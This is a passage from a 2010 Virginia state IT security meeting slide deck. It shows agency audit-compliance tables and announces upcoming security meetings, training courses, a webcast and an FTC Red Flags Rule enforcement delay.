| Va. Workers' Compensation Commission | Yes            | 3                       | Exception                    | Exception     | Exception         | N/R                                      |

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



# Others

| Agency                         | ISO Designated | Attended IS Orientation | Security Audit Plan Received | CAPs Received | Quarterly Updates | Percentage of Audit Obligation Completed |
|--------------------------------|----------------|-------------------------|------------------------------|---------------|-------------------|------------------------------------------|
| Office of the Governor         | Yes            | 1                       | No                           | N/A           | N/A               | N/A                                      |
| Office of the Attorney General | Yes            | 0                       | Yes                          | Not Due       | Not Due           | N/A                                      |

**NOTE:** Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact [CommonwealthSecurity@VITA.Virginia.Gov](mailto:CommonwealthSecurity@VITA.Virginia.Gov)



*Virginia Information Technologies Agency*

# Upcoming Events





## Future ISOAG's

**From 1:00 – 4:00 pm at CESC**

**(please let us know if you want to host in the Richmond area!)**

**Thursday - July 22, 2010**

**Thursday - August 12, 2010**

**Wednesday - September 15, 2010**



## Future IS Orientation Sessions

**Tuesday - July 6, 2010 1:00 – 3:30 (CESC)**

**Tuesday - September 14, 2010 9:00 – 11:30 (CESC)**

**Monday - November 1, 2010 1:00 – 3:30 (CESC)**

**IS Orientation is now available via webinar!**



## DHS/FEMA State Cyber Security Training Program

The Adaptive Cyber-Security Training Online (ACT-Online) courses are now available on the TEEX Domestic Preparedness Campus. This training is designed to ensure that the privacy, reliability, and integrity of the information systems that power our global economy remain intact and secure.

Cost is Free!! Students earn a DHS/FEMA Certificate of Completion along with Continuing Education Units (CEU) at the completion of each course.

No-Charge registration is available at the host site:

<http://www.teexwmdcampus.com>

*Thanks to Cameron Caffee, VDOT, for this information!*



## CIO-CAO Mtg.

- CIO-CAO Communications Meeting:

**Tuesday, June 22, 2010**

8:30 am – 9:00 am: Networking

9:00 am: Meeting start

**Location:** VITA (CESC)



# Information Security System Association

ISSA meets on the second Wednesday of every month

**DATE: Wednesday, July 14, 2010**

**LOCATION: Maggiano's Little Italy, 11800 W. Broad St.,  
#2204, Richmond/Short Pump Mall**

**TIME: 11:30 - 1:30pm. Presentation starts at 11:45 &  
Lunch served at 12.**

**PRESENTATION: Legal Update by Randy Sabett**

**COST: ISSA Members: \$10 & Non-Members: \$20**



## MS-ISAC Webcast

# National Webcast!

Wednesday, June 23, 2010, 2:00 to 3:00 p.m.

**Topic: Incident Response**

The National Webcast Initiative is a collaborative effort between government and the private sector to help strengthen our Nation's cyber readiness and resilience. A number of vendors have offered their services at no cost, to help develop and deliver the webcasts.

Register @: <http://www.msisac.org/webcast/>



## Identity Theft Red Flags Rules Extended Until December 31, 2010

The Red Flags Rule requires many businesses and organizations to implement a written Identify Theft Prevention Program designed to detect the warning signs – or “red flags” – of identity theft in their day-to-day operations.

At the request of members of Congress, the Federal Trade Commission is delaying enforcement of the “Red Flags” Rule until December 31, 2010. Read the FAQ at:

<http://www.ftc.gov/bcp/edu/microsites/redflagesrule/index.shtml>



Virginia Information Technologies Agency

Any Other Business ???????





# ISOAG-Partnership Update

*Don Kendrick*

*IT Infrastructure Partnership Team*

June 16, 2010



***NORTHROP GRUMMAN***

# Intentionally Omitted

# ADJOURN

## THANK YOU FOR ATTENDING

